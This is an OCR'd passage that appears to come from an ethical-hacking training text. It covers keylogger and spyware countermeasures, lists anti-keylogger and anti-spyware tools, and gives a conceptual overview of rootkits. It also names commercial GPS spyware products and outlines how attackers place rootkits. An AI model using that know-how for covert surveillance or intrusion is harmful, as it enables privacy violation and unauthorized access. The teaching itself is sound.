
Figure 6.148: GPS spyware


The following is the list of GPS spyware:

- SPYERA (*https://spyera.com*)
- mSpy (*https://www.mspy.com*)
- MobiStealth (*https://www.mobistealth.com*)
- FlexiSPY (*https://www.flexispy.com*)
- EasyGPS (*https://www.easygps.com*)



How to Defend against Keyloggers

1. Use pop-up blockers and avoid opening junk emails
2. Install anti-spyware/antivirus programs and keep the signatures up to date
3. Install professional firewall software and anti-keylogging software
4. Recognize phishing emails and delete them
5. Regularly update and patch system software
6. Do not click on links in unsolicited or dubious emails that may redirect to malicious sites
7. Use keystroke interference software that inserts randomized characters into every keystroke
8. Scan the files before installing and use registry editor or process explorer to check for keystroke loggers
9. Use the Windows on-screen keyboard accessibility utility to enter the password or any other confidential information
10. Install a host-based IDS that can monitor the system and disable the installation of keyloggers
11. Use an automatic form-filling password manager or virtual keyboard to enter your username and password
12. Use software that frequently scans and monitors the changes in the system or network



How to Defend against Keyloggers (Cont'd)

Hardware Keylogger Countermeasures

1. Restrict physical access to sensitive computer systems
2. Periodically check your keyboard interface to ensure that no extra components are plugged into the keyboard cable connector
3. Use encryption between the keyboard and its driver
4. Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber
5. Use an on-screen keyboard with a mouse
6. Periodically check the video monitor cables to detect the presence of hardware keyloggers
7. Setup video surveillance around the computer desk to detect the addition of malicious hardware
8. Disable USB ports or setup advanced BIOS authentication mechanisms to enable USB ports

How to Defend against Keyloggers

Different countermeasures to defend against keyloggers are as follows:

- Use pop-up blockers and avoid opening junk emails.
- Install anti-spyware/antivirus programs and keep signatures up to date.
- Install professional firewall software and anti-keylogging software.

- Recognize phishing emails and delete them.
- Regularly update and patch system software.
- Do not click on links in unsolicited or dubious emails that may redirect to malicious sites.
- Use keystroke interference software that inserts randomized characters into every keystroke.
- Antivirus and anti-spyware software can detect any installed software, but it is preferable to detect these programs before installation. Scan the files thoroughly before installing them on the computer and use a registry editor or process explorer to check for keystroke loggers.
- Use the on-screen keyboard accessibility utility of Windows to enter a password or any other confidential information. Use the mouse, rather than the keyboard, to enter any information such as passwords and credit-card numbers into fields. This ensures that the information remains confidential.
- Use an automatic form-filling password manager or a virtual keyboard to enter usernames and passwords, as this avoids exposure through keyloggers. An automatic form-filling password manager removes the need to type personal, financial, or confidential details such as credit-card numbers and passwords via the keyboard.
- Keep hardware systems secure in a locked environment and frequently check keyboard cables for attached connectors, USB ports, and computer games such as PlayStation 2 games that may have been used to install keylogger software.
- Use software that frequently scans and monitors changes in the system or network.
- Install a host-based IDS that can monitor the system and disable the installation of keyloggers.
- Use a one-time password (OTP) or other authentication mechanisms such as two-step or multi-step verification to authenticate users.
- Enable application whitelisting to block the downloading or installing of unwanted software such as keyloggers.
- Use a VPN to enable an additional layer of protection through encryption.
- Use process-monitoring tools to detect suspicious processes and system activities.
- Regularly patch and update the software and OS.
- Avoid using public Wi-Fi while performing crucial activities such as financial transactions and logging sessions.
- Utilize licensed voice-to-text (V2T) conversion tools while entering passwords, instead of typing manually.
- Keep track of browser extensions running in the background. If any unwanted, untrusted extensions are found, discard or remove them from the list.

- Reconfigure the device occasionally to avoid the stacking up of malware on the default factory settings.
- Maintain an isolated, secured backup of files in a separate hard drive to avoid sensitive file access using keyloggers.
- Do not ignore suspicious activities such as lags in character display, image loading, and repeated crashes while browsing any website.
- Avoid the use of similar or identical password credentials among all personal area network devices such as smartphones, laptops, and smart devices.
- Use licensed third-party anti-logger tools to detect suspicious activities prior to a keylogger attack.
- Upgrade to touchscreen-based laptops or systems, with which keylogger activity is more difficult than with physical keyboards.
- Employ third-party password storage vaults for secure access to and maintenance of passwords for applications.
- Secure data with a proper cyber coverage policy to limit the disastrous impacts of keylogging attacks.
- Make the attackers’ tasks more complex by frequently changing account passwords.

Hardware Keylogger Countermeasures

- Restrict physical access to sensitive computer systems.
- Periodically check the keyboard interface to ensure that no extra components are plugged into the keyboard cable connector.
- Use encryption between the keyboard and its driver.
- Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber.
- Use an on-screen keyboard with a mouse.
- Use stylus pens, light pens, or mouse gestures and convert graphics or gestures to text, instead of using conventional keyboards.
- Periodically check video monitor cables to detect the presence of hardware keyloggers.
- Set up video surveillance around the computer desk to detect the plugging in of malicious hardware.
- Disable USB ports or set up advanced BIOS authentication mechanisms to enable USB ports.

Anti-Keyloggers

Anti-Keyloggers

Anti-keyloggers, also called anti-keystroke loggers, detect and disable keystroke logger software. The special design of these loggers helps them to detect software keyloggers. Many large organizations, financial institutions, online gaming industries, and individuals use anti-keyloggers to protect their privacy while using systems. This software prevents a keylogger from logging every keystroke typed by the victim, and thus keeps all personal information safe and secure. An anti-keylogger scans a computer and detects and removes keystroke logger software. If the software (anti-keylogger) finds any keystroke-logging program on your computer, it immediately identifies and removes the keylogger, whether it is legitimate or illegitimate.

Some anti-keyloggers detect the presence of hidden keyloggers by comparing all files in the computer against a signature database of keyloggers and searching for similarities. Others detect the presence of hidden keyloggers by protecting keyboard drivers and kernels from manipulation. A virtual keyboard or touchscreen makes the task of keystroke-capturing of malicious spyware or Trojan programs difficult. Anti-keyloggers secure your system from spyware and keyloggers.

- **Zemana AntiLogger**

  Source: *https://www.zemana.com*

  Zemana AntiLogger is a software application that blocks attackers. It detects any attempts to modify your computer's settings, record your activities, hook to your PC's sensitive processes, or inject malicious code into your system. The AntiLogger detects the malware at the time it attacks your system, rather than detecting it based on its signature fingerprint.

How to Defend against Spyware

1. Avoid using any computer system over which you **do not have complete control**
2. Adjust the **browser security settings** to medium or higher for the Internet zone
3. Be cautious about **suspicious emails** and sites
4. Enable the firewall to enhance the **security level** of the computer
5. Regularly update the software and use a **firewall** with outbound protection
6. Regularly check **Task Manager** and **MS Configuration Manager** reports
7. Regularly **update virus definition files** and scan the system for spyware
8. Install and use **anti-spyware** software
9. Perform **web surfing** safely and download cautiously
10. Avoid using the **administrative mode** unless necessary
11. Keep your operating system **up to date**
12. Avoid downloading free **music files**, **screensavers**, or **emoticons** from the Internet
13. Beware of **pop-up windows** or **web pages**. Never click anywhere on these windows
14. Carefully read all disclosures, including the license agreement and **privacy statement** before installing any application

How to Defend against Spyware

Different ways to defend against spyware are as follows:

- Avoid using any computer system over which you do not have complete control.
- Avoid adjusting the Internet security setting to an excessively low level because it provides many chances to install spyware on the computer. Therefore, always set the Internet browser security settings to either high or medium to protect the computer from spyware.
- Avoid opening suspicious emails and file attachments received from unknown senders. Doing so involves a high risk of allowing a virus, freeware, or spyware onto the computer. Avoid opening unknown websites linked in spam mail messages, retrieved by search engines, or displayed in pop-up windows because they may mislead the user into downloading spyware.
- Enable the firewall to enhance the security level of the computer.
- Regularly update the software and use a firewall with outbound protection.
- Regularly check Task Manager and MS Configuration Manager reports.
- Regularly update virus definition files and scan the system for spyware.
- Install anti-spyware software. Anti-spyware is the first line of defense against spyware. This software prevents the installation of spyware on the system. It periodically scans and protects the system from spyware.
- Keep the OS up to date.
  - Windows users should periodically perform a Windows or Microsoft update.

  - For users of other OSes or software products, refer to the information given by the OS vendors and take the essential steps to protect against any vulnerability identified.
- Perform web surfing safely and download cautiously.
  - Before downloading any software, ensure that it is from a trusted website. Read the license agreement, security warning, and privacy statements associated with the software thoroughly to gain a clear understanding before downloading it.
  - Before downloading freeware or shareware from a website, ensure that the site is safe. Likewise, be cautious with software programs obtained through P2P file-swapping software. Before installing such programs, perform a scan using anti-spyware software.
- Avoid using the administrative mode unless necessary. Excessive use of the administrator mode may allow the execution of malicious programs such as spyware in the administrator mode. Consequently, attackers may take complete control of the system.
- Avoid downloading free music files, screensavers, or emoticons from the Internet, which may come with spyware.
- Beware of pop-up windows or web pages. Never click anywhere on windows that display messages such as “your computer may be infected” or claim that they can help the computer run faster. Clicking on such windows may cause the system to become infected with spyware.
- Carefully read all disclosures, including the license agreement and privacy statement, before installing any application.
- Avoid storing personal or financial information on any computer system that is not totally under your control, such as a computer in an Internet café.
- Avoid connecting to unknown/rogue devices or networks.
- Install anti-tracking-based browser extensions for private browsing.
- Check an app’s legitimacy before providing permissions such as location, camera, and microphone.
- Bookmark frequently visited websites for safe browsing.

Anti-Spyware

SUPERAnti Spyware

SUPERAntiSpyware is a software application that can **detect** and **remove spyware**, adware, Trojan horses, and other potentially harmful software applications

Anti-Spyware

There are many anti-spyware applications available on the market, which scan your system and check for spyware such as malware, Trojans, dialers, worms, keyloggers, and rootkits and remove them if found. Anti-spyware provides real-time protection by scanning your system at regular intervals, either weekly or daily. It scans to ensure that the computer is free from malicious software.

Rootkits

- Rootkits are programs that **hide their presence** as well as attacker’s malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

The attacker places a rootkit by:

- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like a game
- Installing it on public computers or corporate computers through **social engineering**
- Launching a zero-day **attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data**, **network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Hiding Files

After an attacker has performed malicious operations (i.e., executed malicious applications) on a target system to gain escalated privileges, he/she embeds and hides his/her malicious programs. The attacker can do this using rootkits, NTFS stream, and Steganography techniques, etc. to prevent the malicious program from protective applications such as antivirus, anti-malware, and anti-spyware applications installed on the target system. Such a hidden malicious file allows the attacker to maintain their direct access to the system, even in the future, without the victim’s consent. This section describes various techniques used by attackers to hide their malicious files.

Rootkits

Rootkits are software programs designed to gain access to a computer without being detected. They are malware that help attackers gain unauthorized access to a remote system and perform malicious activities. The goal of a rootkit is to gain root privileges to a system. By logging in as the root user of a system, an attacker can perform various tasks such as installing software or deleting files. It works by exploiting the vulnerabilities in the OS and its applications. It builds a backdoor login process in the OS via which the attacker can evade the standard login process.

Once the user enables root access, a rootkit may attempt to hide the traces of unauthorized access by modifying drivers or kernel modules and discarding active processes. Rootkits replace certain OS calls and utilities with their own modified versions of those routines that, in turn, undermine the security of the target system by executing malicious functions. A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, and others.

